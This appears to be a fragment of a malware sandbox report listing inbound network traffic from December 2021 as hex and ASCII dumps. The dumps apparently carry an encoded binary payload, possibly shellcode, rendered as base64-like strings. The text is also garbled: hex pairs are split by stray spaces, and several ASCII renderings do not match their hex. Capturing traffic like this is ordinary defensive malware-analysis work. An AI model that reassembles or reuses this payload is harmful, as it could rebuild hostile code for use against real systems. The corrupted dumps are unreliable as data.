59 44 45 30 4c 47 41 34 51 69 78 67 4e 44 55 73 59 44 41 34 4c 47 41 34 51 69 78 67 4e 54 41 73 59 44 45 30 4c Data Ascii: AxNCxgNTAsYDhCLGA0NSxgMTAsYDUxLGA4QixgNEQsYDBDLGA1MixgNTAsYDUxLGBGRixgRDYsYDVF LGA4QixgRTUsYDVELGBDMyxgMzMsYEMwLGA1RSxgOEIsYEU1LGA1RCxgQzMsYEVELGAyQixgN0UsYDUw LGBBRCxgODcsYEQ1LGA0QsXgMDQsYEtY4LGA1NSxgOEIsYEVDLGA4MyxgRUMsYDE0LGA4QixgNDUsYDA4 LGA4QixgNTAsYDE0L
2021-12-02 17:26:37 UTC	1475	IN	Data Raw: 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 51 32 4c 47 41 7a 4d 43 78 67 4e 54 41 73 59 44 68 45 4c 47 41 34 52 43 78 67 52 6a 51 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 55 78 4c 47 42 46 4f 43 78 67 51 54 41 73 59 44 42 45 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 45 4c 47 41 35 4e 53 78 67 52 6a 51 73 59 45 5a 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 55 79 4c 47 41 31 4e 79 78 67 52 54 67 7 3 59 44 41 7a 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 45 77 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 41 77 52 69 78 67 4f 45 49 73 59 44 4d 32 4c 47 41 7a 4f 53 78 67 4e 44 59 73 59 44 45 34 4c 47 41 33 4e 53 78 67 52 44 55 73 59 44 56 47 4c Data Ascii: AwMCxgMDAsYDAwLGAwMCxgOEIsYDQ2LGAzMCxgNTAsYDhELGA4RCxgRjQsYEtZFLGBGRi xgRkYsYDUxLGBFOCxgQTAsYDBELGAwMCxgMDAsYDhELGA5NSxgRjQsYEtZFLGBGRixgRkYsYDUyLGA1Ny xgRTgsYDazLGA5NyxgRkYsYEtZLGA4MyxgQzQsYDEwLGA4NSxgQzAsYDc1LGAwRixgOEIsYDM2LGAzOS xgNDYsYDE4LGA3NSxgRDUsYDVGL
2021-12-02 17:26:37 UTC	1491	IN	Data Raw: 41 34 4f 43 78 67 4e 44 51 73 59 44 6c 46 4c 47 41 31 4e 69 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4d 45 59 73 59 45 49 33 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 55 31 4c 47 41 77 51 79 78 67 4e 6a 59 73 59 44 67 31 4c 47 42 44 4f 53 78 67 4e 7a 51 73 59 44 45 7a 4c 47 41 77 52 69 78 67 51 6a 63 73 59 45 4d 35 4c 47 41 7a 51 69 78 67 52 44 45 73 59 44 63 30 4c 47 41 78 51 69 78 67 4d 45 59 73 59 45 49 33 4c 47 41 30 4f 43 78 67 4d 44 49 73 59 44 67 7a 4c 47 42 44 4d 43 78 67 4d 44 49 73 59 44 59 32 4c 47 41 3 4 4e 53 78 67 51 7a 6b 73 59 44 63 31 4c 47 42 46 52 43 78 67 4d 45 59 73 59 45 49 33 4c 47 41 77 4f 43 78 67 4e 54 4d 73 59 44 4d 7a 4c 47 42 45 51 69 78 67 4d 30 49 73 59 45 51 78 4c Data Ascii: A4OCxgNDQsYDlFLGA1NixgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgMEYsYEt3LGAwOCxgOEIsYDU1 LGAwQyxgNjYsYDg1LGBDOSxgNzQsYDEzLGAwRixgQjcsYEM5LGAzQixgRDEsYDc0LGAxQixgMEYsYEt3 LGA0OCxgMDIsYDgzLGBDMCxgMDIsYDY2LGA4NSxgQzksYDc1LGBFRCxgMEYsYEt3LGAwOCxgNTMsYDMz LGBEQixgM0IsYEQxL

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	1543	IN	Data Raw: 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 67 73 59 45 4d 7a 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 33 4d 69 78 67 52 6b 55 73 59 44 67 33 4c 47 41 7a 4e 53 78 67 4e 7a 49 73 59 45 45 32 4c 47 42 46 52 53 78 67 4e 54 67 73 59 45 4d 77 4c 47 41 77 4e 53 78 67 4f 44 67 73 59 44 49 77 4c 47 41 34 52 53 78 67 4f 54 67 73 59 45 46 42 4c 47 42 42 51 79 78 67 4e 45 45 73 59 44 45 35 4c 47 41 77 4e 53 78 67 4f 45 55 73 59 44 55 34 4c 47 41 32 51 69 78 67 4e 45 49 73 59 45 4d 77 4c 47 41 77 52 43 78 67 4d 54 49 73 59 44 64 44 4c 47 41 7 9 52 43 78 67 51 6b 49 73 59 45 46 43 4c 47 42 44 4d 69 78 67 52 44 6b 73 59 44 45 33 4c 47 42 44 4d 79 78 67 52 54 67 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c Data Ascii: AwMCxgMDAsYDAwLGAwMCxgNTgsYEMzLGA1NSxgOEIsYEVDLGA3MixgRkUsYDg3LGAzNSxgNzIsYEE2 LGBFRSxgNTgsYEMwLGAwNSxgODgsYDlwLGA4RSxgOTgsYEFBLGBBQYxgNEEsYDE5LGAwNSxgOEUsYDU4 LGA2QixgNEIsYEMwLGAwRCxgMTIsYDdDLGAyRCxgQkIsYEFCLGBDMixgRDksYDE3LGBDMyxgRTgsYDAw LGAwMCxgMDAsYDAwL
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2021-12-02 17:26:37 UTC	1575	IN	Data Raw: 41 35 51 53 78 67 4f 55 49 73 59 44 5a 43 4c 47 41 31 51 79 78 67 51 54 4d 73 59 45 51 31 4c 47 41 77 4e 53 78 67 4e 45 55 73 59 45 52 47 4c 47 42 43 4f 53 78 67 4d 7a 4d 73 59 44 49 30 4c 47 42 43 4e 79 78 67 52 6a 45 73 59 45 4a 42 4c 47 41 30 4e 53 78 67 4e 6b 4d 73 59 44 59 77 4c 47 42 43 4d 79 78 67 52 44 51 73 59 45 59 31 4c 47 41 31 51 79 78 67 4d 55 59 73 59 45 4d 35 4c 47 42 47 4f 53 78 67 4e 6a 67 73 59 44 6b 78 4c 47 41 7a 51 79 78 67 4d 45 55 7 3 59 45 45 78 4c 47 41 31 51 53 78 67 4f 44 59 73 59 44 5a 45 4c 47 42 42 4e 79 78 67 4f 45 49 73 59 44 4e 46 4c 47 41 35 52 53 78 67 4d 54 63 73 59 45 4e 43 4c 47 41 32 51 79 78 67 51 6a 63 73 59 44 45 33 4c 47 41 33 51 79 78 67 4d 7a 59 73 59 45 4d 30 4c 47 42 45 4f 53 78 67 4f 44 67 73 59 44 4a 44 4c Data Ascii: A5QSxgOUIsYDZCLGA1QYxgQTM sYEQ1LGAwNSxgNEUsYERGLGBCOSxgMzMsYDI0LGBCNyxgRjEsYEYJB LGA0NSxgNkMsYDYwLGBCMyxgRDQsYIEY1LGA1QYxgMUYsYEM5LGBGOSxgNjgsYDkxLGAzQYxgMEUsYEEEx LGA1QSxgODYsYDZELGBBNyxgOEIsYDNFLGA5RSxgMTcsYENCLGA2QYxgQjcsYDE3LGA3QYxgMzYsYEM0 LGBEOSxgODgsYDJDL
2021-12-02 17:26:37 UTC	1591	IN	Data Raw: 42 43 51 69 78 67 52 44 45 73 59 45 55 34 4c 47 42 44 52 69 78 67 4f 44 4d 73 59 45 56 44 4c 47 41 35 4d 69 78 67 51 54 41 73 59 45 52 46 4c 47 42 47 52 53 78 67 4d 7a 6b 73 59 45 59 30 4c 47 41 31 4d 53 78 67 51 6b 49 73 59 45 52 43 4c 47 41 33 4d 43 78 67 4e 7a 6b 73 59 44 55 7a 4c 47 41 34 51 79 78 67 51 30 51 73 59 44 51 31 4c 47 41 79 4e 43 78 67 52 6a 63 73 59 45 45 31 4c 47 42 44 4d 79 78 67 51 54 4d 73 59 44 6b 30 4c 47 41 34 52 43 78 67 4d 6a 6b 7 3 59 45 4d 31 4c 47 42 44 51 69 78 67 51 6a 49 73 59 44 41 77 4c 47 42 42 4e 79 78 67 52 44 6b 73 59 44 41 30 4c 47 41 7a 52 53 78 67 4e 7a 59 73 59 44 45 31 4c 47 41 34 51 79 78 67 52 45 49 73 59 45 51 31 4c 47 41 35 4e 53 78 67 4d 7a 49 73 59 45 49 79 4c 47 41 30 4d 69 78 67 4d 6a 51 73 59 44 46 42 4c Data Ascii: BCQixgRDEsYEU4LGBDRixgODMsYEVDLGA5MixgQTAsYERFLGBGRSxgMzksYIEY0LGA1MSxgQkIsYERCLGA3MCxgNzksYDUzLGA4QYxgQ0QsYDQ1LGAyNCxgRjcsYIEE1LGBDMyxgQTM sYDk0LGA4RCxgMjksYEM1 LGBDQixgQjIsYDAwLGBBNyxgRDksYDA0LGAzRSxgNzYsYDE1LGA4QYxgREIsYEQ1LGA5NSxgMzIsYIEyLGA0MixgMjQsYDFBL

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	1607	IN	Data Raw: 41 34 52 43 78 67 51 54 45 73 59 45 56 43 4c 47 41 79 51 69 78 67 4d 44 41 73 59 44 55 33 4c 47 41 34 4e 69 78 67 4e 54 6b 73 59 44 41 35 4c 47 41 77 4e 53 78 67 4e 6a 67 73 59 44 52 46 4c 47 41 79 52 69 78 67 51 6b 49 73 59 44 46 42 4c 47 41 7a 52 43 78 67 4e 30 59 73 59 45 5a 42 4c 47 41 31 51 69 78 67 4d 6a 59 73 59 44 6c 47 4c 47 41 35 4d 43 78 67 51 30 49 73 59 44 4d 33 4c 47 41 78 51 79 78 67 4e 54 63 73 59 45 56 42 4c 47 41 77 52 53 78 67 4d 6b 4d 7 3 59 44 41 30 4c 47 42 42 4d 53 78 67 51 7a 55 73 59 44 6c 43 4c 47 41 32 52 43 78 67 4f 54 45 73 59 44 63 31 4c 47 41 30 51 53 78 67 4d 44 67 73 59 44 4d 77 4c 47 42 43 4e 69 78 67 52 6a 63 73 59 44 63 77 4c 47 41 33 4d 43 78 67 51 6a 49 73 59 44 63 7a 4c 47 41 32 52 69 78 67 4d 6a 4d 73 59 44 4d 78 4c Data Ascii: A4RCxgQTEsYEVCLGAYQixgMDAsYDU3LGA4NixgNTksYDA5LGAwNsXgNjgsYDRFLGAYRixgQKlsYDFB LGAzRCxgN0YsYEZBLGA1QixgMjYsYDiGLGA5MCxgQ0lsYDM3LGAxQyxgNTcsYEVBLGAwRSxgMkMsYDA0 LGBBMSxgQzUsYDlCLGA2RCxgOTEsYDc1LGA0QXsgMDgsYDMwLGBCNixgRjcsYDcwLGA3MCxgQjlsYDcz LGA2RixgMjMsYDMxL
2021-12-02 17:26:37 UTC	1623	IN	Data Raw: 42 46 51 69 78 67 52 6a 67 73 59 44 67 34 4c 47 41 33 4e 43 78 67 4e 7a 4d 73 59 45 52 44 4c 47 42 42 4e 69 78 67 52 6b 59 73 59 44 51 78 4c 47 41 33 51 79 78 67 4f 44 45 73 59 44 46 44 4c 47 42 46 4f 53 78 67 4f 55 51 73 59 45 49 34 4c 47 42 44 4e 53 78 67 52 54 55 73 59 44 49 33 4c 47 42 42 4f 43 78 67 51 30 45 73 59 45 49 79 4c 47 41 79 4d 69 78 67 51 54 6b 73 59 44 5a 46 4c 47 41 30 4e 43 78 67 52 6a 59 73 59 44 68 43 4c 47 41 32 52 69 78 67 4e 30 45 73 59 44 59 79 4c 47 42 44 4f 53 78 67 4f 54 51 73 59 45 55 32 4c 47 41 30 51 53 78 67 52 6a 51 73 59 44 52 43 4c 47 42 43 4e 43 78 67 51 55 4d 73 59 45 5a 45 4c 47 42 45 51 69 78 67 4d 44 63 73 59 44 42 43 4c 47 41 34 51 53 78 67 4e 54 63 7 3 59 45 52 44 4c 47 41 35 51 53 78 67 4d 45 51 73 59 44 63 79 4c Data Ascii: BFQixgRjgsYDg4LGA3NCxgNzMsYERDLGBBNixgRkYsYDQxLGA3QyxgODEsYDFDLGBFOSxgOUQsYIE4 LGBDNSxgRTUsYDI3LGBBOCxgQ0EsYElYLGAYMixgQTksYDZFLGA0NCxgRjYsYDhCLGA2RixgN0EsYDYy LGBDOSxgOTQsYEU2LGA0QXsgRjQsYDRCLGBCNcxgQUMsYEZELGBEQixgMDcsYDBCLGA4QXsgNTcsYERD LGA5QXsgMEQsYDcyl
2021-12-02 17:26:37 UTC	1639	IN	Data Raw: 42 42 52 43 78 67 52 55 59 73 59 44 6c 47 4c 47 42 42 52 53 78 67 4e 44 6b 73 59 45 4a 44 4c 47 42 47 51 53 78 67 4d 44 45 73 59 44 59 77 4c 47 41 33 4f 43 78 67 52 54 4d 73 59 44 55 34 4c 47 41 7a 4f 53 78 67 4d 30 45 73 59 44 46 44 4c 47 42 46 4f 53 78 67 4e 55 4d 73 59 45 4a 46 4c 47 41 78 51 53 78 67 52 6a 4d 73 59 45 51 31 4c 47 41 77 4e 69 78 67 4d 6a 49 73 59 45 49 79 4c 47 42 44 4d 53 78 67 4e 30 49 73 59 44 64 44 4c 47 41 34 4d 53 78 67 51 6a 6b 73 59 45 46 43 4c 47 41 33 51 53 78 67 51 55 45 73 59 45 55 34 4c 47 41 79 4f 53 78 67 4f 44 49 73 59 45 59 78 4c 47 42 47 52 43 78 67 4e 7a 51 73 59 44 55 78 4c 47 41 77 4f 53 78 67 51 6b 49 73 59 44 56 44 4c 47 41 78 4e 53 78 67 51 6a 59 7 3 59 44 56 45 4c 47 41 33 52 53 78 67 52 6a 63 73 59 45 52 42 4c Data Ascii: BBRCxgRUysYDiGLGBBRsXgNDksYEDLGBGQXsgMDEsYDYwLGA3OCxgRTMsYDU4LGAzOS xgM0EsYDFDLGBFOSxgNUMsYEJFLGAxQXsgRjMsYEQ1LGAwNixgMjlsYElYLGBDMSxgN0lsYDdDLGA4MS xgQjksYEFCLGA3QXsgQUEsYEU4LGAyOSxgODIsYElYxLGBGRcxgNzQsYDUxLGAwOSxgQKlsYDvDLGAxNS xgQjYsYDVELGA3RSxgRjcsYERBL
2021-12-02 17:26:37 UTC	1655	IN	Data Raw: 42 47 4f 53 78 67 4e 6a 41 73 59 45 56 44 4c 47 41 79 4e 79 78 67 4d 55 49 73 59 44 59 7a 4c 47 41 33 4d 43 78 67 51 30 51 73 59 45 55 77 4c 47 41 7a 4e 79 78 67 4e 6b 51 73 59 45 51 34 4c 47 41 35 52 53 78 67 52 45 49 73 59 44 41 30 4c 47 42 43 4d 43 78 67 4d 7a 51 73 59 44 4a 45 4c 47 41 30 4d 53 78 67 52 55 51 73 59 45 5a 46 4c 47 41 7a 4e 79 78 67 4d 7a 67 73 59 44 45 77 4c 47 41 30 51 53 78 67 4e 6b 49 73 59 44 46 46 4c 47 41 78 51 69 78 67 4d 6a 4d 7 3 59 44 55 32 4c 47 42 43 51 79 78 67 51 55 51 73 59 44 42 43 4c 47 41 78 4e 53 78 67 52 6b 59 73 59 45 45 32 4c 47 41 7a 4e 79 78 67 4d 55 55 73 59 45 49 31 4c 47 41 77 52 53 78 67 52 54 55 73 59 44 45 30 4c 47 41 7a 4f 43 78 67 4e 30 59 73 59 44 6b 78 4c 47 41 77 4e 69 78 67 4d 6a 67 73 59 44 6c 46 4c Data Ascii: BGOSxgNjAsYEVDLGAYNyXgMUlsYDYzLGA3MCxgQ0QsYEUwLGAzNyXgNkQsYEQ4LGA5RSxgREIsYDA0 LGBCMCxgMzQsYDjELGA0MSxgRUQsYEFZFLGAzNyXgMzgsYDEwLGA0QXsgNklsYDFFLGAxQixgMjMsYDU2 LGBCQyxgQUQsYDBCLGAxNSxgRkYsYEE2LGAzNyXgMUUsYEl1LGAwRSxgRTUsYDE0LGAzOCxgN0YsYDKx LGAwNixgMjgsYDIFL
2021-12-02 17:26:37 UTC	1671	IN	Data Raw: 41 34 4e 43 78 67 52 44 67 73 59 45 51 77 4c 47 42 47 4e 69 78 67 4d 30 45 73 59 45 4d 79 4c 47 41 30 4d 53 78 67 51 55 4d 73 59 44 46 45 4c 47 41 78 4d 43 78 67 4f 44 41 73 59 44 4d 30 4c 47 41 30 4f 43 78 67 4d 6a 6b 73 59 45 55 33 4c 47 41 35 4d 69 78 67 52 6b 49 73 59 45 55 30 4c 47 42 45 52 69 78 67 4e 6b 51 73 59 44 6b 31 4c 47 42 46 4e 69 78 67 52 55 49 73 59 44 59 30 4c 47 41 32 4d 53 78 67 4f 45 45 73 59 45 45 31 4c 47 42 43 51 69 78 67 4e 45 45 73 59 44 59 30 4c 47 42 45 4d 79 78 67 51 54 59 73 59 45 4e 45 4c 47 42 44 4d 43 78 67 4e 55 4d 73 59 44 6b 35 4c 47 41 3 3 4f 43 78 67 4e 54 55 73 59 44 51 30 4c 47 41 77 4e 69 78 67 4d 7a 6b 73 59 45 46 43 4c 47 42 42 51 69 78 67 52 44 49 73 59 44 41 77 4c 47 42 47 51 79 78 67 4f 45 59 73 59 44 4a 45 4c Data Ascii: A4NCxgRDgsYEQwLGBGNixgM0EsYEMyLGA0MSxgQUMsYDFELGAXmCxgODAsYDM0LGA0OC xgMjksYEU3LGA5MixgRklsYEU0LGBERixgNkQsYDk1LGBFNixgRUlsYDY0LGA2MSxgOEEsYEE1LGBCQixgNEEsYDY0 LGBEMyxgQTYsYENELGBDMCxgNUMsYDk5LGA3OCxgNTUsYDQ0LGAwNixgMzksYEFCLGBBQixgRDlsYDAw LGBGQyxgOEYsYDJEL
2021-12-02 17:26:37 UTC	1687	IN	Data Raw: 41 33 4f 43 78 67 51 54 4d 73 59 44 63 32 4c 47 41 32 4f 53 78 67 51 6b 55 73 59 44 49 30 4c 47 41 7a 52 43 78 67 4e 54 63 73 59 44 51 77 4c 47 41 33 51 53 78 67 4d 55 4d 73 59 45 4d 33 4c 47 41 77 4e 79 78 67 51 7a 4d 73 59 44 42 47 4c 47 42 46 52 69 78 67 4d 54 59 73 59 44 68 42 4c 47 41 33 4f 43 78 67 51 6a 55 73 59 44 6b 31 4c 47 41 78 52 43 78 67 4d 30 55 73 59 45 49 31 4c 47 41 79 51 69 78 67 4d 30 45 73 59 45 4d 34 4c 47 41 77 51 79 78 67 4d 45 55 7 3 59 44 45 79 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 41 31 4c 47 41 33 51 53 78 67 4f 55 55 73 59 45 49 79 4c 47 41 35 52 69 78 67 4d 44 67 73 59 45 46 42 4c 47 41 35 4f 53 78 67 4d 6b 4d 73 59 45 4d 33 4c 47 42 43 51 69 78 67 4d 44 59 73 59 44 52 43 4c 47 41 35 4e 79 78 67 4e 54 6b 73 59 45 49 77 4c Data Ascii: A3OCxgQTMsYDc2LGA2OSxgQkUsYDI0LGAzRCxgNTcsYDQwLGA3QSxgMUMsYEM3LGAwNy xgQzMsYDBGLGBFRixgMTYsYDhBLGA3OCxgQjUsYDk1LGAxRCxgM0UsYEl1LGAyQixgM0EsYEM4LGAwQy xgMEUsYDEyLGAwMCxgOEQsYDA1LGA3QXsgOUUsYElYLGA5RixgMDgsYEFBLGA5OSxgMkMsYEM3LGBCCi xgMDYsYDRCLGA5NyXgNTksYElwL
2021-12-02 17:26:37 UTC	1703	IN	Data Raw: 42 46 4e 53 78 67 4d 45 4d 73 59 45 45 34 4c 47 41 32 51 53 78 67 4e 6a 51 73 59 45 51 31 4c 47 41 7a 4d 79 78 67 51 6b 55 73 59 44 59 31 4c 47 41 79 4d 43 78 67 4d 6a 6b 73 59 45 4d 77 4c 47 42 44 51 79 78 67 52 45 55 73 59 45 46 45 4c 47 41 35 51 69 78 67 4e 45 51 73 59 45 4d 77 4c 47 42 45 4d 53 78 67 51 7a 49 73 59 45 52 43 4c 47 41 32 52 43 78 67 51 54 63 73 59 45 51 79 4c 47 42 45 4e 69 78 67 4f 45 4d 73 59 45 55 78 4c 47 41 31 51 69 78 67 4d 44 6b 7 3 59 45 59 33 4c 47 41 32 4f 43 78 67 4d 55 59 73 59 44 6b 35 4c 47 41 7a 4d 53 78 67 52 6b 55 73 59 44 41 79 4c 47 41 33 4e 69 78 67 4e 44 63 73 59 44 63 35 4c 47 41 30 52 53 78 67 4d 6b 4d 73 59 44 4e 45 4c 47 42 47 4d 79 78 67 51 30 4d 73 59 44 56 45 4c 47 42 46 4d 79 78 67 51 55 49 73 59 45 4a 42 4c Data Ascii: BFNSxgMEMsYEE4LGA2QSxgNjQsYEQ1LGAzMyXgQkUsYDY1LGAyMCxgMjksYEMwLGBDQy xgREUsYEFELGA5QixgNEQsYEMwLGBEMSxgQzlsYERCLGA2RCxgQTcsYEQyLGBENixgOEMsYEUxLGA1Qi xgMDksYEEY3LGA2OCxgMUysYDk5LGAzMSxgRkUsYDAYLGA3NixgNDcsYDc5LGA0RSxgMkMsYDNELGBGMy xgQ0MsYDVELGBFMyXgQUlsYElJL

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	1719	IN	Data Raw: 41 35 4d 43 78 67 52 55 4d 73 59 44 45 34 4c 47 42 45 52 69 78 67 52 54 4d 73 59 44 4d 32 4c 47 41 77 4d 53 78 67 4d 54 67 73 59 45 4a 42 4c 47 42 47 4d 79 78 67 52 45 45 73 59 44 49 7a 4c 47 42 44 4d 43 78 67 4e 54 45 73 59 44 55 32 4c 47 42 46 4e 53 78 67 4d 30 49 73 59 44 6b 34 4c 47 41 7a 51 79 78 67 51 7a 6b 73 59 44 6b 79 4c 47 41 32 51 79 78 67 4d 6b 49 73 59 44 63 79 4c 47 42 42 4e 43 78 67 4e 55 55 73 59 45 56 45 4c 47 41 7a 4d 79 78 67 4d 54 41 7 3 59 45 51 79 4c 47 41 33 4d 69 78 67 52 44 55 73 59 45 51 35 4c 47 41 7a 4e 53 78 67 4e 54 63 73 59 45 5a 43 4c 47 41 34 51 69 78 67 52 6b 45 73 59 44 4d 78 4c 47 42 46 4f 53 78 67 4e 7a 67 73 59 45 45 35 4c 47 41 31 4e 79 78 67 4e 7a 4d 73 59 44 6b 30 4c 47 42 47 4e 43 78 67 52 55 59 73 59 45 45 34 4c Data Ascii: A5MCxgRUMsYDE4LGBERixgRTMsYDM2LGAWMSxgMTgsYfEJBLGBGMyxgREEsYDizLGBDMC xgNTesYDU2LGBFNsXgM0IsYDk4LGazQyxgQzksYDkyLGA2QyxgMkIsYDcyLGBBNCxgNUUsYfEVELGAzMy xgMTAsYEQyLGA3MixgRDUsYEQ5LGAzNSxgNTcsYfEZCLGA4QixgRkEsYDMxLGBFOSxgNzgsYfEE5LGA1Ny xgNzMsYDk0LGBGNCxgRUysYfEE4L
2021-12-02 17:26:37 UTC	1735	IN	Data Raw: 42 47 4f 43 78 67 4d 44 51 73 59 45 45 78 4c 47 42 44 4f 43 78 67 4e 30 4d 73 59 44 6b 33 4c 47 41 78 4f 53 78 67 4f 54 59 73 59 44 45 78 4c 47 41 77 52 53 78 67 4d 54 67 73 59 44 55 32 4c 47 41 79 51 69 78 67 4e 54 67 73 59 45 56 47 4c 47 41 30 51 69 78 67 4f 55 51 73 59 45 5a 44 4c 47 41 35 52 43 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 30 4d 53 78 67 52 55 45 73 59 44 45 79 4c 47 41 77 52 69 78 67 4e 55 4d 73 59 44 45 7a 4c 47 41 35 51 53 78 67 52 54 63 7 3 59 44 45 77 4c 47 41 35 4e 43 78 67 4d 44 59 73 59 45 45 31 4c 47 42 46 4e 79 78 67 4f 44 63 73 59 44 5a 43 4c 47 41 33 4e 79 78 67 52 6a 6b 73 59 45 56 44 4c 47 41 77 4e 43 78 67 4d 30 55 73 59 45 55 32 4c 47 41 78 52 53 78 67 4f 54 41 73 59 44 49 34 4c 47 41 77 52 43 78 67 4f 55 45 73 59 44 4d 7a 4c Data Ascii: BGOCxgMDQsYfEExLGBDOCxgN0MsYDk3LGAxOSxgOTYsYfDEwLGAWRSxgMTgsYDU2LGAYQi xgNTgsYfEVLGA0QixgOUQsYfEZDLGA5RCxgRkMsYfEU2LGA0MSxgRUEsYfDEyLGAWRixgNUMsYfDEzLGA5QS xgRTcsYfDEwLGA5NCxgMDYsYfEE1LGBFNyXgODcsYfDZCLGA3NyXgRjksYfEVDLGAWNCxgM0UsYfEU2LGAXRS xgOTAsYfDI4LGAWRCxgOUESYfDMZL
2021-12-02 17:26:37 UTC	1751	IN	Data Raw: 41 33 4d 53 78 67 51 6a 55 73 59 44 5a 45 4c 47 42 46 52 53 78 67 52 44 59 73 59 44 49 79 4c 47 41 33 52 53 78 67 4d 30 4d 73 59 44 45 77 4c 47 42 46 4e 79 78 67 4e 6a 45 73 59 44 51 79 4c 47 41 30 4e 53 78 67 4e 7a 45 73 59 44 45 32 4c 47 42 46 51 53 78 67 4e 54 45 73 59 44 55 32 4c 47 41 7a 52 43 78 67 4e 30 49 73 59 44 49 31 4c 47 42 47 52 69 78 67 51 6b 49 73 59 45 51 32 4c 47 42 43 4d 79 78 67 4f 44 55 73 59 45 45 7a 4c 47 41 77 51 69 78 67 4e 54 63 7 3 59 44 63 32 4c 47 41 33 52 43 78 67 4e 44 6b 73 59 45 5a 46 4c 47 42 44 4d 53 78 67 4d 7a 6b 73 59 44 46 44 4c 47 41 77 52 53 78 67 4e 54 6b 73 59 44 41 7a 4c 47 41 33 52 43 78 67 51 7a 45 73 59 45 5a 42 4c 47 42 47 4e 79 78 67 4e 7a 67 73 59 45 51 77 4c 47 42 47 51 53 78 67 52 6a 6b 73 59 45 49 35 4c Data Ascii: A3MSxgQjUsYfDZELGBFRSxgRDYsYfDIyLGA3RSxgM0MsYfDEwLGBFNyXgNjEsYfDQyLGA0NSxgNzEsYfDE2 LGBFQsXgNTesYfDU2LGAzRCxgN0IsYfDI1LGBGRixgQkIsYfEQ2LGBCMyxgODUsYfEEzLGAWQixgNTcsYfDc2 LGA3RCxgNDksYfEZFLGBDMSxgMzksYfDFDLGAWRSxgNTksYfDAzLGA3RCxgQzEsYfEZBLGBGNyXgNzgsYfEQw LGBGQsXgRjksYfEI5L
2021-12-02 17:26:37 UTC	1767	IN	Data Raw: 42 44 52 53 78 67 4e 54 67 73 59 45 56 43 4c 47 41 31 52 53 78 67 4e 44 55 73 59 44 45 7a 4c 47 41 32 51 53 78 67 4e 54 63 73 59 44 63 78 4c 47 41 79 4d 79 78 67 52 55 55 73 59 45 55 78 4c 47 41 79 4d 79 78 67 4e 54 4d 73 59 45 59 32 4c 47 41 30 52 43 78 67 52 6a 41 73 59 44 55 31 4c 47 42 43 4d 69 78 67 51 6a 63 73 59 45 59 79 4c 47 41 79 4d 53 78 67 51 7a 45 73 59 45 4e 47 4c 47 41 7a 52 53 78 67 52 54 49 73 59 45 59 35 4c 47 41 79 4d 43 78 67 52 45 45 7 3 59 45 4e 46 4c 47 42 43 4e 43 78 67 4e 44 59 73 59 45 52 45 4c 47 41 79 52 53 78 67 52 6a 6b 73 59 45 49 35 4c 47 41 78 4e 53 78 67 4f 54 4d 73 59 44 55 34 4c 47 41 78 4e 79 78 67 4e 55 59 73 59 44 59 35 4c 47 41 34 52 53 78 67 4d 6b 49 73 59 44 67 33 4c 47 42 42 4f 43 78 67 4f 44 59 73 59 45 4d 33 4c Data Ascii: BDRSxgNTgsYfEVLGA1RSxgNDUsYfDEzLGA2QSxgNTcsYfDcxLGAYMyxgRUUsYfEUxLGAYMyxgNTMsYfEY2 LGA0RCxgRjAsYfDU1LGBCMixgQjcsYfEYyLGAYMSxgQzEsYfENGLGAzRSxgRTIsYfEY5LGAYMCxgREEsYfENF LGBCCNCxgNDYsYfERELGAYRSxgRjksYfEI5LGAxNSxgOTMsYfDU4LGAxNyXgNUYsYfDY5LGA4RSxgMkIsYfDg3 LGBBQCxgODYsYfEM3L
2021-12-02 17:26:37 UTC	1783	IN	Data Raw: 42 46 51 69 78 67 52 44 59 73 59 44 55 78 4c 47 42 43 4f 53 78 67 52 44 6b 73 59 44 51 34 4c 47 42 45 52 53 78 67 4f 44 6b 73 59 44 67 7a 4c 47 41 30 51 79 78 67 51 6b 45 73 59 45 45 32 4c 47 41 78 51 79 78 67 4e 55 51 73 59 44 6b 7a 4c 47 42 43 52 43 78 67 4e 54 55 73 59 45 55 79 4c 47 41 7a 51 79 78 67 4f 44 59 73 59 44 4d 32 4c 47 41 78 4e 79 78 67 4e 55 4d 73 59 45 56 44 4c 47 42 47 4f 53 78 67 4e 45 51 73 59 45 51 78 4c 47 41 30 4f 53 78 67 51 55 4d 73 59 44 4d 33 4c 47 41 33 4e 69 78 67 4e 54 63 73 59 44 63 32 4c 47 41 30 4d 53 78 67 4d 54 6b 73 59 44 6c 42 4c 47 41 3 5 52 43 78 67 4d 44 63 73 59 45 55 33 4c 47 41 30 52 53 78 67 52 54 67 73 59 45 55 31 4c 47 41 31 4e 43 78 67 4d 44 67 73 59 45 51 77 4c 47 41 31 4f 43 78 67 4d 45 4d 73 59 44 67 35 4c Data Ascii: BFQixgRDYsYfDUxLGBCOsXgRDksYfDQ4LGBERSxgODksYfDgzLGA0QyxgQkEsYfEE2LGAxQyxgNUQsYfDkz LGBCCRCxgNTUsYfEUyLGAzQyxgODYsYfDM2LGAXNyXgNUMsYfEVDLGBGOSxgNEQsYfEQxLGA0OSxgQUMsYfDM3 LGA3NixgNTcsYfDc2LGA0MSxgMTksYfDIBLGA5RCxgMDcsYfEU3LGA0RSxgRTgsYfEU1LGA1NCxgMDgsYfEQw LGA1OCxgMEMsYfDg5L
